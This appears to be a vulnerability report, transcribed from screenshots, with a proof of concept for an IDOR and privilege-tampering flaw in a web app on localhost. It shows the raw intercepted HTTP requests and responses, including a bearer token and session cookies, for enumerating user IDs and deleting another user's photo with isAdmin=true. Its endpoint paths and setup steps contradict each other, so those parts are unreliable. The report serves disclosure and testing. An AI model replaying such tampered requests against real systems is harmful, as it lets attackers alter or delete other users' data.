Title
Broken Access Control Allows Unauthorized Modification of Other Users' Accounts via IDOR

Severity
Medium (5.3 CVSS score)
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

Affected endpoint

- DELETE **/api/user/id/{id}**


Vulnerability description
The application fails to properly enforce object-level authorization on the /api/user/id/{id} endpoint. A low-privileged authenticated user can manipulate the id parameter in a DELETE request to perform actions on other users' accounts.

The endpoint relies solely on client-supplied identifiers without verifying whether the authenticated user is the legitimate owner of the targeted resource or has sufficient privileges to perform the requested operation. As a result, unauthorized users can modify or delete data belonging to other accounts, leading to horizontal and potential vertical privilege escalation.


Proof of Concept (PoC)

1. Log in as **User1** and set a profile picture.

2. Log in as **User2** (standard user without a profile picture).



3. Attempt to remove User2's profile picture (even if not set).



- Intercept the **DELETE** request using Burp Suite.

Request

Pretty Raw Hex JSON Web Token


```
1  DELETE /api/users/one/6/photo?isAdmin=false HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101
   Firefox/146.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  authorization:
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoidXNlcjEwQGV4YW1wbGUuY29tIiwiZXhwIj
   Y3Mzc4Mzg3fQ.SxIj1HEuXiM4Pn175KXbkMpXGfvMD2VBeAt_M-E8YLtoOTJggkseCGpiqc1WSWyVLCnE4E
   yW4EO0dw-4hlWcaLGd9907fmyeCeS6ZgCVi6hNFrWcBYTUtBMPM9yOZTgWLNX-NKV93hSkm4xhWnnZr7TD3
   9KOKiigYOG9sRAFOMKZrFV13DPRI4zH-4oRfxOXZw7qq6jSHJrjJoxE20KPIwQo0NHSEXzLIVG5u4mMtt25
   _SQ2KwwmNTpOCpY1YQ_uwnScBEaZJDLXvBj56tM2AWTFnIiT38d1Qt0a_eohapjUCLwcKtwIcEkaJdPiiGV
   t5ojcUFzTSqB015xrh01qVWa1z2KdbihzqsHg73HVbYGVkUUsWY70PkY9zqHMHEGSUtiqubtClsX_KSzRuJ
   MCZMbgZC1__VnOeTRXZNFoeVBSmrKNXzASZ76umw2in4wT6vzxI7DK-iOb4pzZJvjKAazgb730SVtaAGMzN
   fxAXKOuFYAfucmWkWtMZCZPe3Au31QoRrFvoazOWJYhVNE1usKrw0-Es5bL2CGba1QkLiy-DEZ-DzzOEg-d
   3K4Qm92433JZCWcW2UNKgwfZN-4sr3IDKXhiDoDAsxmYA3VOLfb9oVvZsCGL5WXpjOkuZSL5tMMF4Ohc4oO
8  Origin: http://localhost:3000
9  Connection: keep-alive
10 Referer: http://localhost:3000/userprofile
11 Cookie: bc-calls-counter=1767374787597; bc-calls-counter=1767374787599;
   bc-calls-counter=1767374787976; connect.sid=
   2U9XhfDOJZgcvSXr4nbVplyjHjzybnGk.bilaKmVD8PBZukMuKz4TNzKAfbhNV3z6m886F1VYycc
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
```

Observe the request sent to:

DELETE /api/user/id/{user2_id}

4. Enumerate user IDs by iterating values in:

   /api/user/id/{id}



Request

Pretty Raw Hex


```
1  GET /api/users/id/6 HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101
   Firefox/146.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://localhost:3000/userprofile
9  Cookie: bc-calls-counter=1767373923757; bc-calls-counter=1767374787599;
   bc-calls-counter=1767374787976; connect.sid=
   2U9XhfDOJZgcvSXr4nbVplyjHjzybnGk.bilaKmVD8PBZukMuKz4TNzKAfbhNV3z6m886F1VYycc
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13
14
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  x-xss-protection: 0
3  strict-transport-security: max-age=0
4  x-content-type-options: 1
5  content-security-policy: default-src  * 'unsafe-inline' 'unsafe-eval'
6  content-type: application/json; charset=utf-8
7  set-cookie: bc-calls-counter=1767375002412
8  set-cookie: connect.sid=
   2U9XhfDOJZgcvSXr4nbVplyjHjzybnGk.bilaKmVD8PBZukMuKz4TNzKAfbhNV3z6m886F1VYycc; Path=/
9  content-length: 96
10 Date: Fri, 02 Jan 2026 17:30:02 GMT
11 Connection: keep-alive
12 Keep-Alive: timeout=72
13
14 {
       "email":"user10@example.com",
       "firstName":"",
       "lastName":"",
       "company":"",
       "phoneNumber":"",
       "id":6
   }
```

5. Modify the captured DELETE request:
   - Change {id} to **User1's ID**
   - Set isAdmin=true



Request

Pretty Raw Hex JSON Web Token

```
1  DELETE /api/users/one/4/photo?isAdmin=true HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101
   Firefox/146.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  authorization:
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VyIjoidXNlcjEwQGV4YW1wbGUuY29tIiwiZXhwIjoxNz
   Y3Mzc4Mzg3fQ.SxIj1HEuXiM4Pn175KXbkMpXGfvMD2VBeAt_M-E8YLtoOTJggkseCGpiqc1WSWyVLCnE4EGmuL
   yW4EOOdw-4hlWcaLGd9907fmyeCeS6ZgCVi6hNFrWcBYTUtBMPM9yOZTgWLNX-NKV93hSkm4xhWnnZr7TD3848f
   9KOKiigYOG9sRAFOMKZrFV13DPRI4zH-4oRfxOXZw7qq6jSHJrjJoxE2OKPIwQoONHSEXzLIVG5u4mMtt25MiA4
   _SQ2KwwmNTpOCpY1YQ_uwnScBEaZJDLXvBj56tM2AWTFnIiT38d1QtOa_eohapjUCLwcKtwIcEkaJdPiiGV4mpm
   t5ojcUFzTSqBO15xrhO1qVWa1z2KdbihzqsHg73HVbYGVkUUsWY7OPkY9zqHMHEGSUtiqubtClsX_KSzRuJHdXW
   MCZMbgZC1__VnOeTRXZNFoeVBSmrKNXzASZ76umw2in4wT6vzxI7DK-iOb4pzZJvjKAazgb73OSVtaAGMzNrWLo
   fxAXKOuFYAfucmWkWtMZCZPe3Au31QoRrFvoazOWJYhVNE1usKrwO-Es5bL2CGbalQkLiy-DEZ-DzzOEg-dkCYS
   3K4Qm92433JZCWcW2UNKgwfZN-4sr3IDKXhiDoDAsxmYA3VOLfb9oVvZsCGL5WXpjOkuZSL5tMMF4Ohc4oOHfPc
8  Origin: http://localhost:3000
9  Connection: keep-alive
10 Referer: http://localhost:3000/userprofile
11 Cookie: bc-calls-counter=1767374787597; bc-calls-counter=1767374787599;
   bc-calls-counter=1767374787976; connect.sid=
   2U9XhfDOJZgcvSXr4nbVplyjHjzybnGk.bilaKmVD8PBZukMuKz4TNzKAfbhNV3z6m886F1VYycc
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16
17
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  x-xss-protection: 0
3  strict-transport-security: max-age=0
4  x-content-type-options: 1
5  content-security-policy: default-src  * 'unsafe-inline' 'unsafe-eval'
6  set-cookie: bc-calls-counter=1767375038709
7  set-cookie: connect.sid=
   2U9XhfDOJZgcvSXr4nbVplyjHjzybnGk.bilaKmVD8PBZukMuKz4TNzKAfbhNV3z6m886F1VYycc; Path=/
8  content-length: 0
9  Date: Fri, 02 Jan 2026 17:30:38 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=72
12
13
```

6. Send the modified request.
7. Observe that the operation succeeds even though:
   - The attacker is not the owner of the account
   - The attacker does not have administrative privileges
   - User1 does not have a profile picture set

This confirms unauthorized cross-user access and privilege manipulation.